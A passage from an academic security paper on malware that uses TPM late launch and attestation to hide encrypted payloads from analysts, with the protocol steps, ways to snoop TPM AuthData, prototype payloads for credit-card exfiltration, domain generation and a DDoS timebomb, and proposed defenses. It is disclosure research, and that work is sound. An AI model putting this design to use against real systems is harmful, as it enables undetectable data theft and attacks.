5. Certify $(PK, SK)_{bind}$ with `TPM_CertifyKey` to produce $\text{Sign}(SK_{AIK}, H(PCRs(\text{PubBlob}((PK, SK)_{bind}))) \,||\, H(PK_{bind})) \equiv \text{Sign}(SK_{AIK}, H_{bind\_cert})$
6. Send $M_{proof} \equiv \text{Sign}(SK_{malware}, H_{aik\_cert}) \,||\, \text{PubBlob}((PK, SK)_{AIK}) \,||\, \text{Sign}(SK_{AIK}, H_{bind\_cert}) \,||\, \text{PubBlob}((PK, SK)_{bind})$, all the evidence needed to verify TPM legitimacy, to Malware Distribution Platform

Malware Distribution Platform Payload Delivery: Verify certificate chain, respond with encrypted malicious payload if successful

1. Receive M_{proof}
2. Verify signatures of H_{aik_cert} by $SK_{malware}$ using $PK_{malware}$, of H_{bind_cert} using PK_{AIK}. Check that H_{bind_cert} corresponds to the binding key by comparing hash of public key, PCRs to $\text{PubBlob}((PK, SK)_{bind})$. Use $\text{PubBlob}((PK, SK)_{bind})$ to determine if binding key has a proper constraint for $PCR18$. Abort if verification fails or binding key improperly locked.
3. Hash and sign the payload with $SK_{malware}$ to form $\text{Sign}(SK_{malware}, H(payload))$ (only needs to be done once per payload)
4. Run $\text{Pack}(payload \,||\, \text{Sign}(SK_{malware}, H(payload)), \phi, PK_{bind})$ to form $M_{payload} \equiv \text{EncSym}(K_3, payload \,||\, \text{Sign}(SK_{malware}, H(payload))) \,||\, \text{Enc}(PK_{bind}, K_3)$
5. Send $M_{payload}$ to Infected Platform

Infection Payload Execute: Use late launch to set PCRs to allow use of binding key for decryption and to prevent OS from accessing this key during use

1. Receive $M_{payload}$
2. Late launch with MLE $\equiv$ **Infection Payload Loader**

Infection Hidden Execute: Infection Payload Loader decrypts and executes the payload in the late launch environment.

1. Load $(PK, SK)_{bind}$ with `TPM_LoadKey2`
2. Run $\text{Unpack}(M_{payload}, SK_{bind})$. This operation can succeed (and only in this program) because in **Infection Hidden Execute**, $PCR18 = \text{Extend}(0_{160}, H(\textbf{Infection Payload Loader}))$. Obtain $payload \,||\, \text{Sign}(SK_{malware}, H(payload))$.
3. Verify signature $\text{Sign}(SK_{malware}, H(payload))$ with $PK_{malware}$. Abort if verification fails.
4. Execute $payload$
5. If return to OS execution is desired, scrub payload from memory and extend random value into PCR18, then exit late launch

Figure 5: The cloaked malware protocol.

key blob = `TPM_CreateWrapKey`(parent key, PCR constraints)	Generate new key with PCR constraints under the parent key in hierarchy. The resultant key may be used for encryption and decryption, but not signing.
key handle = `TPM_LoadKey2`(key blob)	Load a key for further use.
key blob = `TPM_MakeIdentity`()	Generate an identity key under SRK that may be used for signing, but not encryption and decryption.
sym_key = `TPM_ActivateIdentity`(identity key handle, CA response)	Verify that asymmetric CA response part corresponds to identity key. If agreement, decrypt response and retrieve enclosed symmetric key.
(certificate, signature) = `TPM_CertifyKey`(certifying key handle, key handle)	Produce certificate of key contents. Sign certificate with certifying key.
value = `TPM_NV_ReadValue`(index)	Retrieve data from TPM NVRAM.

Table 2: Additional functions in the main protocol. Keywords that are in fixed-width font that begin with `TPM_` are TPM commands defined in the TPM 1.2 specification.

The analyst's goal is to cause the malicious payload to be encrypted with a key under her control, or to observe a decrypted payload. She could try to create a binding key blob during **Infection Proof**, and certify it with a legitimate TPM. However, the analyst does not know the value of $tpmProof$ for any TPM because it is randomly generated within the TPM and is never present (even in encrypted form) outside the TPM. Without $tpmProof$, the analyst cannot generate a key blob that the TPM will certify, even under a legitimate AIK. This argument relies on the fact that the encryption system is non-malleable [25] and chosen ciphertext secure. Otherwise, an attacker might be able to take a legitimately created ciphertext with $tpmProof$ in it and modify it to an illegitimate ciphertext with $tpmProof$ in it, without knowing $tpmProof$.

The analyst could attempt to modify PCR constraints on the binding key by tampering with the the public part of the key. However, the TPM will not load the key in the modified blob because a digest of the public portion of the blob will not match the hash stored in the private portion. Thus, storing the binding key in the public part of the blob where it is accessible to the analyst does not compromise the security of the protocol. If the binding key is a legitimate TPM key with PCR constraints that do not lock it to being observed only during **Infection Hidden Execute**, the Malware Distribution Platform will detect it during **Malware Distribution Platform Payload Delivery**, and the platform will not encrypt the payload with that key.

The analyst could attempt to forge keys at other points in the hierarchy: she could attempt to certify a binding key she creates with an AIK that she creates. The Malware Distribution Platform only obtains the public portions of these key blobs, and so cannot check directly in **Malware Distribution Certificate Handler** that the AIK is legitimate. The Malware Distribution Platform could not verify the legitimacy of key blobs even with their private portions as the Platform can neither decrypt the private portions, nor know the value of $tpmProof$ for the Infected Platform. However, it encrypts with the EK a credential that is a signed hash of the AIK it is sent by **Infection Keygen** running on an infected platform. The EK is proven legitimate by a certificate of authenticity signed by the TPM manufacturer's private key and verified by the Malware Distribution Platform. The private EK is only stored internal to the TPM, and only usable under controlled circumstances like `TPM_ActivateIdentity`; to our knowledge, there is no way to compel the TPM to decrypt arbitrary data with the private EK. `TPM_ActivateIdentity` will only decrypt a public EK-encrypted blob of the form $(K \,||\, H_{aik\_cert})$ where H_{aik_cert} is the hash of the public portion of an AIK key blob where the AIK has been loaded into the TPM (and thus has not been tampered with). Therefore, K cannot be recovered for an illegitimate AIK, and the credential $\mathrm{Sign}(SK_{malware}, H_{aik\_cert})$ cannot be recovered. Without this credential, the protocol will abort in **Malware Distribution Platform Payload Delivery** (step 2). The credential cannot be forged as it contains a signature with a private key known only by the Malware Distribution Platform.

The analyst could try to execute forged payloads with **Infection Hidden Execute** because the public binding key is visible. However, because **Infection Hidden Execute** will only execute payloads signed by a key unknown to the analyst, this will not work. No program other than **Infection Hidden Execute** and the programs it executes can access the binding key.

The analyst could try to set the PCR values to those specified in $(PK, SK)_{bind}$, but run a program other than Infection Payload Loader. This would allow her to decrypt the payload (step 2 in Infection Hidden Execute). The values of PCRs are affected by processor events and the `SINIT` code module. The CPU instruction `GETSEC[SENTER]` sends an LPC bus signal to initialize the dynamically resettable TPM PCRs (PCRs 16-23) to 160 bits of 0s. No other TPM capability can reset these PCRs to all 0s; a hardware reset sets them to all 1s. So an analyst can only set PCR 18 to all 0s with a late launch

executable. SINIT extends PCR 18 with a hash of the MLE. Therefore, to set PCR 18, the analyst must run an MLE with the correct hash. Assuming the hash function is collision resistant, only the Infection Payload Loader will hash to the correct value, so the analyst cannot run an alternate program that passes the PCR check. The payload loader terminates at payload end by extending a random value into PCR 18, so the analyst cannot use the key after the late launch returns.

4.4 Prevention of malware analysis

Having described our protocol for cloaked malware execution, we review how it defeats conventional malware analysis. While our list of malware analysis techniques may not be exhaustive, to our knowledge, TPM cloaking can be defeated only by TPM manufacturer intervention, or by physical attacks, like direct monitoring of hardware events or tampering with the TPM or system buses. Both of these are discussed in more detail in Section 6.

Static analysis. Cloaked computations are encrypted and are only decrypted once the TPM has verified that the PCRs match those in the key blob. The malware author specifies PCR values that match only the Infection Payload Loader, so no analyst program can decrypt the code for a cloaked computation.

Honeypots. Honeypots are open systems that collect and observe malware, possibly using some combination of emulation, virtualization and instrumented software. Purely software-based honeypots can try to follow our protocol without using a legitimate hardware TPM, but will fail to convince a malware distributing machine of their authenticity. This failure is due to their inability to decrypt $\mathrm{Enc}(PK_{EK}, K_2 \,||\, H_{aik\_cert})$, which is encrypted with the public EK that is certified by a TPM manufacturer in C_{EK}, and the private part of which is not present outside of a TPM. Thus these honeypots will never receive the malicious payload. If a honeypot uses a legitimate hardware TPM, it will obtain a malicious payload. However, it can only execute the payload with late launch, which prevents software monitoring of the unencrypted payload.

Virtualization. Software-based TPMs, virtualized TPMs, and virtual machine monitors communicating with hardware TPMs cannot defeat cloaking. Hardware TPMs have certificates of authenticity that are verified in our malware distribution protocol. A software-based TPM either will not have a certificate, or will have a certificate that is distinguishable from a hardware TPM. Either way, it will fail to convince a malware distribution platform of its authenticity. An analyst cannot use a virtual machine to defeat cloaking.

Hardware TPM manufacturers should not certify software-based TPMs as authentic hardware TPMs. Software-based TPMs cannot provide the same security guarantees as hardware-based TPMs. The PCRs of software-based TPMs might not correspond to platform state in any way, as they can be modified by sufficiently privileged software. A software TPM cannot attest to a particular software environment, because it does not know the true software environment—it could be executing in a virtual environment. Any certificate for a software-based TPM must identify the TPM as software otherwise the chain of trust is broken, defeating remote attestation (a major purpose of TPMs). No TPM manufacturer currently signs software TPM EKs, nor (to our knowledge) do any plan to do so. Prior work on virtualizing TPMs emphasizes that virtual TPMs and their certificates must be distinguishable from hardware TPMs, as the two do not provide the same security guarantees [17]. A malware distribution platform can avoid software and virtual TPM certificates by using a whitelist of known-secure hardware TPM certificate distributors compiled into the malware.

Software, such as a virtual machine monitor, cannot communicate with a legitimate hardware TPM to obtain and decrypt the malicious payload without running the payload in late launch. The only way that the malicious payload can be decrypted is through use of a private key stored in the TPM that can only be used when the TPM PCRs are in a certain state. This state can only be achieved through late launch, which is a *non-virtualizable* function, and it prevents software monitoring of the unencrypted payload. TPM late-launch is designed to be non-virtualizable, so that TPM hardware can provide a complete and reliable description of platform state.

4.5 Attack assumptions

Like any attack, ours has particular assumptions. As discussed in Section 2.1, our protocol requires late launch instructions, which are privileged, so **Infection Hidden Execute** must run at kernel privilege levels.

More importantly, our attack requires knowledge of SRK and owner AuthData values. There are two main possibilities for acquiring this AuthData previously mentioned in Section 3: snooping and overriding with physical presence.

AuthData can be snooped from kernel or application (e.g. TrouSerS) memory or from logged keystrokes, which are converted into AuthData by a hash. The likelihood of successful AuthData snooping depends on the particular AuthData being gathered. The SRK must be loaded to load any other key stored in the TPM, so there will be regularly occurring chances to snoop the SRK AuthData. Owner AuthData, on the other hand, is required for fewer, and generally more powerful, operations. It is then liable to be more difficult to acquire.

One could enter all AuthData remotely to a platform that contains a TPM, but we consider it unlikely that this is done in practice. TPM arguments could be HMACed by a trusted server, but such a server can become a performance or availability bottleneck. Use of a trusted server

is also problematic for use of laptops that may not always have network connectivity. For these cases, it may be possible to enter AuthData into a separate trusted device that then can assist in authorizing TPM commands. However, such devices are currently not deployed. It is currently more likely that AuthData would be presented through a USB key or entered at the keyboard, and in both cases it can be snooped. In addition, applications and OS services used to provide AuthData to the TPM may not sufficiently scrub sensitive data from memory.

To demonstrate the possibility of acquiring AuthData from the OS, we virtualized a Windows 7 instance, and used OS-provided control panels to interact with the TPM. When AuthData was read from a removable drive, it remained in memory for long periods of time on an idle system, even after the relevant control panels were closed. The entire contents of the file containing the AuthData were present in memory for up to 4 hours after the AuthData was read, and the removable drive ejected from the system. The AuthData itself remained in memory for several days, before the system was eventually shut down.

If malware can use mechanisms for asserting physical presence at the platform, it can clear the current TPM owner and install a new owner, preventing the need to snoop any AuthData. While physical presence mechanisms should be tightly controlled, their implementation is left up to TPM and BIOS manufacturers. Our experience setting up BitLocker (see Section 3.3) indicates that the process can be confusing, and that it may be possible to convince a user to enable malware to obtain the necessary authorization to use TPM commands.

4.6 Distributing the malware distribution platform

As written, the malware distribution platform consists of a host (or small number of hosts) controlled by the attacker and trusted with the attacker's secret key ($SK_{malware}$). This design creates a single point of failure.

The Malware Distribution Platform computation consists of arithmetic and cryptographic work (with no OS involvement) with an embedded secret. It is a perfect candidate to run as a cloaked computation. An attacker can distribute work done on the Malware Distribution Platform to compromised hosts using cloaked computations.

5 Implementation and Evaluation

We implemented a prototype of our attack, which contains implementations of the establishment of a TPM-controlled binding key, the decryption and execution of payloads in late launch, and sample attack payloads. In this section, we describe each of these pieces in turn.

The prototype implementation consists of five programs for the key establishment protocol (described in Table 3), the Infection Payload Loader PAL and ported TrouSerS TPM utility code, payload programs, and supporting code to connect the pieces. The key establishment programs are about 3,600 lines of C, the Infection Payload Loader is another 400 lines of C, with another 150 lines of C added to provide TPM commands through selections of TrouSerS TPM code which themselves required minor modifications. The payloads were about 50 lines apiece with an extra 75 line supporting DSA routine, which was necessary for verifying Ubuntu's repository manifests. All code size measurements are as measured by SLOCCount [53].

5.1 Binding key establishment

We implemented a prototype of the protocol described in Figure 5 using the TrouSerS [6] (v0.3.6) implementation of the TCG software stack (TSS) to ease development.

Our implementation follows the protocol, except steps 2 to 3 in **Infection Keygen** which use TSS API call `Tspi_CollateIdentityRequest`. This call does not produce M_{req} (step 4), but instead produces $\mathrm{EncSym}(K, \mathrm{PubBlob}((PK, SK)_{AIK}))$ and $\mathrm{Enc}(PK_{malware}, K)$ that must be decrypted in the Malware Distribution Platform Certificate Handler. While the protocol specifies network communication, the prototype communicates via files on one machine. TrouSerS is not necessary for malware cloaking; TPM commands made by TrouSerS could be made directly by malware.

5.1.1 EK certificate verification

We verified the authenticity of our ST Microelectronics TPM endorsement key (EK). However, we had to overcome obstacles along the way, and there may be obstacles with other TPM manufacturers as well. For example, we needed to work around unexpected errors in reading the EK certificate from TPM NVRAM. Reads greater than or equal to 863 bytes in length return errors, even though the reads seem compatible with the TPM specification, and the EK certificate is 1129 bytes long. We read the certificate with multiple reads, each smaller than 863 bytes.

The intermediate certificates in the chain linking the TPM to a trusted certificate authority were not available online, and we obtained them from ST Microelectronics directly. However, some manufacturers (e.g. Infineon) make the certificates in their chains available online [11]. To deploy TPM-based cloaking on a large scale, the verification process for a variety of TPMs should be tested.

For the TPM we tested, the certificate chain was of length four including the TPM EK certificate and rooted at the GlobalSign Trusted Computing Certificate Authority. There were two levels of certificates within ST Microelectronics: Intermediate EK CA 01 (indicating there are likely more intermediate CAs) and a Root EK CA.

5.2 Late launch environment establishment

We modified code from the Flicker [40] (v0.2) distribution to implement our late launch capabilities. Flicker provides a kernel module that allows a small self-contained

program, known as a Piece of Application Logic or **PAL**, to be started in late launch with a desired set of parameters as inputs in physical memory. The kernel module accepts a PAL and parameters through a `sysfs` filesystem interface in Linux, then saves processor context before performing a late launch, running the PAL in late launch, and then restoring the processor context after the PAL completes. Output from PALs is available through the filesystem interface when processor context is restored.

We implemented the Infection Payload Loader as a PAL, which takes the encrypted and signed payload, the symmetric key used to encrypt the payload encrypted with the binding key, and the binding key blob as parameters. We used the PolarSSL [15] embedded cryptographic library for all our cryptographic primitives (AES encryption, RSA encryption and signing, SHA-1 hashing and SHA-1 HMACs).

We ported code from TrouSerS to handle use of TPM capabilities that were not implemented by the Flicker TPM library (`TPM_OIAP`, `TPM_LoadKey2`, `TPM_Unbind`). We replaced the TrouSerS code dependence on OpenSSL with PolarSSL. We fixed two small bugs in Flicker's TPM driver that seem to be absent from the recent 0.5 release due to use of an alternate driver.

5.3 Payloads

We implemented payloads for the three examples from Section 2.2. Here we describe the payloads in detail.

Domain generation The domain generation payload provides key functionality for a secure command and control scheme, in which malware generates time-based domain names unpredictable to an analyst. As input, the payload takes the contents of a package release manifest for the Ubuntu distribution, and its associated signature. The payload verifies the signature against a public key within itself. If the signature verifies correctly, the payload extracts the date contained in the manifest. The payload outputs an HMAC of the date with a secret key contained in the encrypted payload.

Assuming an analyst is unable to provide correctly signed package manifests for future dates, this payload provides a secure random value unpredictable to an analyst, but generatable in advance by the payload's author (because the author knows the secret HMAC key). Such a random value can be used as a seed in a domain generation scheme similar to that of the Conficker worm.

Data exfiltration The data exfiltration payload searches for sensitive data (we looked for credit card numbers), and returns results in encrypted form. To avoid analysis by correlating input with the presence or absence of output, the payload generates some output regardless of whether sensitive data is present in the file.

Timebomb This payload implements key cloaked functionality necessary for a timed DDoS attack that keeps the target and time secret until the attack begins. Like the domain generation payload, it uses signed package release manifests to establish an authenticated current timestamp. Once the payload has verified the signature on the manifest, it extracts the date. If the resultant date is later than a value encoded in the encrypted payload, it releases the time-sensitive information as output. This payload outputs a secret AES key contained in the encrypted payload. The key can be used to decode a file providing further instructions, such as the DDoS target, or a list of commands.

5.4 Evaluation

We tested our implementation on a Dell Optiplex 780 with a quad-core 2.66 Ghz Intel Core 2 CPU with 4 GB of RAM running Linux 2.6.30.5. We used a ST Microelectronics ST19NP18 TPM, which is TCG v1.2 compliant. Elapsed wallclock times for protocol phases are indicated in Table 4. We used 2048-bit RSA encryption and 128-bit AES encryption. The malicious payloads varied in size from 2.5 KB for the command and control to 0.5 KB for the text search.

Costs for infecting a machine	
Action	**Time (s)**
Infected Platform generates binding key	19.4 ± 11.2
Infected Platform generates AIK and credential request	31.6 ± 17.9
Malware Distribution Platform processes request	0.07 ± 0
Infected Platform certifies key	5.9 ± 0.012
Infected Platform decrypts credential	6.0 ± 0.010
Malware Distribution Platform verifies proof	0.04 ± 0
Total	63.1 ± 22.2

Per-payload execution statistics	**Time (s)**
MLE setup	1.05 ± 0.01
Time to decrypt payload	3.07 ± 0.01
Command and Control	0.008 ± 0
DDoS Timebomb	0.008 ± 0
Text Search	0.004 ± 0
Time system appears frozen	3.22
Total MLE execution time	4.27

Table 4: Performance of different phases. Error bars are standard deviations of sample sets. A standard deviation of "0" indicates less than 1 ms. Statistics for the protocol up to late launch were calculated from 10 protocol cycles run one immediately after the other, while late launch payload statistics were calculated from 10 other runs per payload, one immediately after the other.

The main performance bottleneck is TPM operations, especially key generation. We verified that the significant and variable duration of key generation was directly due to underlying TPM operations. The current performance, one minute per machine infection, allows rapid propaga-

Program	Purpose	Correspondence to Protocol
`tpm_genkey`	Generates the binding key and output key blob to a file.	**Infection Keygen** step 1
`aik_gen`	Generates an AIK and accompanying certification request. Outputs key blob and request to files.	**Infection Keygen** steps 2– 4
`tpm_certify`	Certifies the binding key under the AIK.	**Infection Proof** step 5
`infected`	Two modes: `proof` which generates a proof of authenticity to convince the Malware Distribution Platform to distribute an encrypted payload and `payload` which loads the binding key and decrypts the payload.	`proof`: **Infection Proof** steps 1–4 and 6, `payload`: **Infection Hidden Execute** steps 1–3
`platform`	Two modes: `req` which handles a request from the Infected Platform and returns an encrypted credential and `proof` which validates a proof of authenticity from the Infected Platform	`req`: **Malware Distribution Platform Certificate Handler**, `proof`: **Malware Distribution Platform Payload Delivery**

Table 3: Programs that comprise the key establishment part of the implementation and their functions.

tion of malware (hosts can be compromised concurrently).

Performance is most important for operations on the Malware Distribution Platform, which may have to service many clients in rapid succession, and in the final payload decryption, as it occurs in late launch with the operating system suspended. The payload decryption must occur per payload execution, which in our motivating scenarios will be at least daily. The slowest operation on the Malware Distribution Platform can handle tens of clients per second with no optimization whatsoever.

We provide several numbers that characterize late launch payload performance. The MLE setup phase of the Flicker kernel module involves allocation of memory to hold an MLE and configures MLE-related structures like page tables used by `SINIT` to measure the MLE. The Flicker module then launches the MLE, which in our case contains the Infection Payload Loader PAL. This PAL first decrypts the payload, which occupies most MLE execution time for our experiments. The payload runs, the MLE exits, and the kernel module restores prior system state.

The late launch environment execution can be as long as 3.2 s, which is long enough that an alert user might notice the system freeze (since the late launch environment suspends the OS) and become suspicious. Then again, performance variability is a hallmark of best-effort operating systems like Linux and Windows. The rootkit control program can use heuristics to launch the payload when the platform is idle or the user is not physically present.

Payload decryption performance is largely based on the speed of asymmetric decryption operations performed by the TPM. The use of TPM key blobs here involves two asymmetric decryption operations, one to allow use of the private portion of the key blob (which is stored in encrypted form), and one to use this private key for decrypting an encrypted symmetric key. Symmetric AES decryption took less than 1% of total payload decryption time in all cases, and is unlikely to become more costly even with significant increases in payload size: We found that a 90 KB AES decryption with OpenSSL (36× larger than our largest payload), took only 650 microseconds.

6 Defenses

We now examine defenses against the threat of using TPMs to cloak malware. We present multiple potential directions for combating this threat. In general, we find that there is no clear "silver bullet" and many of the proposed solutions require tradeoffs in terms of the security or usability of the TPM system.

6.1 Restricting late launch code

One possibility would be to restrict the code that can be used in late launch. For example, a system could implement a security layer to trap on `SENTER` instructions. With recent Intel hardware, a hypervisor could provide admission control, gaining control whenever `SENTER` is issued and protecting its memory via Extended Page Table protections. The hypervisor could enforce a range of policies with its access to OS and user state. For example, the TrustVisor [39] hypervisor likely enforces a policy to deny all MLEs since its goal is to implement an independent software-based trusted computing mechanism.

Restricting access to the hardware TPM is one of the best approaches to defending against our attack, but such a defense is not trivial. Setup and maintenance of this approach may be difficult for a home or small business user. Use of a security layer is more plausible in an enterprise or cloud computing environment. In that setting, the complexity centers on policy to check whether an MLE is permitted to execute in late launch. The most straightforward methods are whitelisting or signing MLEs. These raise additional policy issues about what software state to hash or sign, how to revoke hashes or keys, and how to handle software updates. Any such system must also log failed attempts and delay or ban abusive users.

It is possible to use other system software to control admission to MLEs. `SINIT`, which itself is signed by Intel, could restrict admission to MLEs since all late launches first transfer control to `SINIT`. However, this would re-

quire SINIT, which is low-level system software, to enforce access control policy. It would most likely do this by only allowing signed MLEs to run. There are then two options: either MLEs must be signed by a key that is known to be trusted, or SINIT must also contain code for key management operations like retrieving, parsing, and validating certificates. In the former case, the signing key is most likely to be from Intel; Intel chipsets can already verify Intel-signed data [12]. However, this makes third party development more difficult; code signing is most effective when updates are infrequent and the signing party is the code developer. For late launch MLEs, it is quite possible that neither will be the case. The latter case, having SINIT manage keys, is likely to be difficult to implement, especially since SINIT cannot use OS services.

6.2 TPM Manufacturer Cooperation

A malware analyst could defeat our attack with the cooperation of TPM manufacturers. Our attack uses keys certified to be TPM-controlled to distinguish communication with a legitimate TPM from an analyst forging responses from a TPM. A TPM manufacturer cooperating with analysts and certifying illegitimate EKs would defeat our attack, by allowing the analyst to create a software-controlled late-launch environment. However, any leak of a certificate for a non-hardware EK would undermine the security of all TPMs (or at least all TPMs of a given manufacturer). Malware analysis often occurs with the cooperation of government, academic, and commercial institutions, which raises the probability of a leak.

Alternately, a manufacturer might selectively decrypt data encrypted with a TPM's public EK on-line upon request. Such a service would compromise the Privacy CA protocol at the point where the Privacy CA encrypts a credential with the EK for a target TPM-containing platform. The EK decryption service would allow an analyst to obtain a credential for a forged (non-TPM-generated) AIK. This is less dangerous than the previous situation, as now only parties that trust the Privacy CA (in our case the Malware Distribution Platform) could be mislead by the forged AIK. However, this approach also places additional requirements on the manufacturer, in that it must respond to requests for decryption once per Malware Distribution Platform, rather than once per analyst. Additionally, the EK decryption service has potential for abuse by an analyst if legitimate Privacy CAs are deployed.

6.3 Attacks on TPM security

Cloaking malware with the TPM relies on the security of TPM primitives. A compromise of one or more of these primitives could lead to the ability to decrypt or read an encrypted payload. For instance, the exclusive access of late launch code to system DRAM is what prevents access to decrypted malicious payloads. A vulnerability in the signed code module that implements the late launch mechanism (and enables this exclusive access) could allow an analyst to read a decrypted payload [55].

Physical access to a TPM permits other attacks. Some TPM uses are vulnerable to a reset of the TPM without resetting the entire system, by grounding a pin on the LPC bus [32]. Late launch, as used by our malware, is not vulnerable to this attack. LPC bus messages can be eavesdropped or modified [37], revealing sensitive TPM information. In addition, sophisticated physical deconstruction of a TPM can expose protected secrets [51]. While TPMs are not specified to be resistant to physical attack, the tamper-resistant nature of TPM chips indicates that physical attacks are taken seriously. It is likely that physical attacks will be mitigated in future TPM revisions.

One potential analysis tool is a cold boot attack [29] in which memory is extracted from the machine during operation and read on a different machine. In practice the effectiveness of cold boot attacks will be tempered by keeping malicious computations short in duration, as it is only necessary to have malicious payloads decrypted while they are executing. Additionally, it may be possible to decrypt payloads in multiple stages , so only part of the payload is decrypted in memory at any one time. Memory capture is a serious concern for data privacy in legitimate TPM-based secure computations as well. It is important for future trusted computing solutions to address this issue, and the addition of mechanisms that defend against cold boot attacks would increase the difficulty of avoiding our attack.

6.4 Restricting deployment and use of TPMs

Our attack requires that the malware platform knows SRK and owner AuthData values for the TPM. The danger of malware using TPM functionality could be mitigated by careful control of AuthData. Existing software that uses the TPM takes some care to manage these values. For instance, management software used in Microsoft Windows prevents the user from storing owner AuthData on the same machine as the TPM. Instead, it can be saved to a USB key or printed in hard copy. Administrators who need TPM functionality would ideally understand these restrictions and manage these values appropriately. Average users will be more difficult to educate.

The malware platform could initialize a previously uninitialized TPM, thereby generating the initial AuthData. For our test machines, TPM initialization is protected by a single BIOS prompt that can be presented on reboot at the request of system software. To prevent an inexperienced user from initializing a TPM at the behest of malicious software, manufacturers could require a more involved initialization process. The BIOS could require the user to manually enter settings to enable system software to assert physical presence, rather than presenting a single prompt. More drastically, a user could be required to perform some out-of-band authentication (such as call-

ing a computer manufacturer) to initialize the TPM. However, all of these security features inhibit TPM usability.

6.5 Detection of malware that uses TPMs

Traffic analysis is a common malware detection technique. Malware that uses the TPM will cause usage patterns that might be anomalous and therefore could come to the attention of alert administrators. Of course detecting anomalous usage patterns is a generally difficult problem, especially if TPM use becomes more common.

7 Related Work

Malware Analysis. TPM cloaking is a new method for frustrating static and dynamic analysis that is more powerful than previous methods because it uses hardware to prevent monitoring software from observing unencrypted code. The most effective analysis technique would be a variant on the cold boot attack [29], where the infected machine's DRAM chips were removed during the late launch session. Note that a late launch session generally only lasts seconds. If the DRAM chips are pulled out too early, the payload will still be encrypted; too late and the payload is scrubbed out of memory. The analyst could also snoop the memory bus or the LPC bus. Note that both of these are hardware techniques, and they are both effective attacks against legitimate TPM use.

Our protocol does run substantial malware outside the cloaked computation. All such malware is susceptible to static analysis [30, 47, 23], dynamic analysis [19, 58, 36], hybrids [24, 35] , network filtering [16, 49], and network traffic analysis [20]. To effectively use the TPM the malware must only decrypt its important secrets within the cloaked computation.

Polymorphic malware changes details of its encryption for each payload instance to avoid network filtering. Our system falls partially into the polymorphic group as we encrypt our payload. However dynamic analysis techniques [36] are effective against polymorphic encryption because such schemes must decrypt their payload during execution. Conficker as well as other modern malware use public key cryptography to validate or encrypt a malicious payload [43], as our cloaking protocol does.

Trusted Computing. The TPM can be used in a variety of contexts to provide security guarantees beyond that of most general-purpose processors. For instance, it can be used to protect encryption keys from unauthorized access, as in Microsoft's BitLocker software [7], or to attest that the computer platform was initialized in some known state, as in the OSLO boot loader [32]. Flicker [40] uses TPM late launch functionality to provide code attestation for pieces of code that are instantiated by, and return to, a potentially untrusted operating system. Bumpy [41] uses late launch to protect sensitive input from potentially untrusted system software. Our prototype malware platform uses the same functionality, adding encryption to conceal the code payload.

Cryptography. Using cryptography for data exfiltration was suggested by Young and Yung [59]. Bethencourt, Song, and Waters [18] showed how using singly homomorphic encryption one could do cryptographic exfiltration. However, the techniques were limited to a single keyword search from a list of *known* keywords and the use of cryptography significantly slowed down the exfiltration process. Using fully homomorphic encryption [28] we could achieve expressive exfiltration, however, the process would be too slow to be viable in practice.

8 Conclusions

Malware can use the Trusted Platform Module to make its computation significantly more difficult to analyze. Even though the TPM was intended to increase the security of computer systems, it can undermine computer security when used by malware.

We explain several ways that TPM-enabled malware can be defeated using good engineering practice. TPMs will continue to be widely distributed only if they demonstrate value and do not bring harm. Establishing and disseminating good engineering practice for TPM management to both IT professionals and home users is an essential part of the TPM's future.

Acknowledgments

We thank the anonymous reviewers for their comments on an earlier version of this paper, and Jonathan McCune for access to the Flicker source code. This research is supported by NSF CNS-0905602, a Google research award, and the NSF Graduate Research Fellowship Program.

Waters is supported by NSF CNS-0915361 and CNS-0952692, AFOSR Grant No: FA9550-08-1-0352, DARPA PROCEED, DARPA N11AP20006, Google Faculty Research award, the Alfred P. Sloan Fellowship, and Microsoft Faculty Fellowship.

References

[1] MyDoom.C Analysis, 2004. http://www.secureworks.com/research/threats/mydoom-c/.

[2] W32/MyDoom@MM, 2005. http://vil.nai.com/vil/content/v_100983.htm.

[3] W32/AutoRun.GM. F-Secure, 2006. http://http://www.f-secure.com/v-descs/worm_w32_autorun_gm.shtml.

[4] Encryption of Sensitive Unclassified Data at Rest on Mobile Computing Devices and Removable Storage Media, 2007. http://iase.disa.mil/policy-guidance/dod-dar-tpm-decree07-03-07.pdf.

[5] Owning Kraken Zombies, a Detailed Discussion, 2008. http://dvlabs.tippingpoint.com/blog/2008/04/28/owning-kraken-zombies.

[6] TrouSerS - The open-source TCG Software Stack, 2008. http://trousers.sourceforge.net.

[7] BitLocker Drive Encryption Step-by-Step Guide for Windows 7, 2009. http://technet.microsoft.com/en-us/library/dd835565(WS.10).aspx.

[8] Intel Trusted Execution Technology (Intel TXT) MLE Developer's Guide, 2009.

[9] ST Microelectronics, 2010. Private communication.

[10] AMD64 Architecture Programmer's Manual, Volume 2: System Programming, 2010.

[11] Embedded security. Infineon Technologies, 2010. http://www.infineon.com/tpm.

[12] Intel 64 and IA-32 Architectures Software Developer's Manual, Volume 2B, 2010.

[13] Microsoft Security Bulletin Search, 2010. http://www.microsoft.com/technet/security/current.aspx.

[14] Trusted Computing Whitepaper. Wave Systems Corporation, 2010. http://www.wave.com/collateral/Trusted_Computing_White_Paper.pdf.

[15] PolarSSL Open Source embedded SSL/TLS cryptographic library, 2011. http://polarssl.org.

[16] AH KIM, H., AND KARP, B. Autograph: Toward Automated, Distributed Worm Signature Detection. In *USENIX Security* (2004).

[17] BERGER, S., CACERES, R., GOLDMAN, K. A., PEREZ, R., SAILER, R., AND VAN DOORN, L. vTPM: Virtualizing the Trusted Platform Module. In *USENIX Security* (2006).

[18] BETHENCOURT, J., SONG, D., AND WATERS, B. Analysis-Resistant Malware. In *NDSS* (2008).

[19] BRUMLEY, D., HARTWIG, C., LIANG, Z., NEWSOME, J., SONG, D., AND YIN, H. Automatically Identifying Trigger-based Behavior in Malware. In *Botnet Detection*. Springer, 2008.

[20] CABALLERO, J., POOSANKAM, P., KREIBICH, C., AND SONG, D. Dispatcher: Enabling Active Botnet Infiltration Using Automatic Protocol Reverse-engineering. In *CCS* (2009).

[21] CHEN, L., AND RYAN, M. Attack, Solution, and Verification for Shared Authorisation Data in TCG TPM. vol. 5983 of *Lecture Notes in Computer Science*. Springer, 2010.

[22] CHIEN, E. CodeRed Worm, 2007. http://www.symantec.com/security_response/writeup.jsp?docid=2001-071911-5755-99.

[23] CHRISTODORESCU, M., AND JHA, S. Static Analysis of Executables to Detect Malicious Patterns. In *USENIX Security* (2003).

[24] COMPARETTI, P. M., SALVANESCHI, G., KIRDA, E., KOLBITSCH, C., KRUEGEL, C., AND ZANERO, S. Identifying Dormant Functionality in Malware Programs. In *IEEE S&P* (2010).

[25] DOLEV, D., DWORK, C., AND NAOR, M. Nonmalleable cryptography. *SIAM J. Comput. 30*, 2 (2000), 391–437.

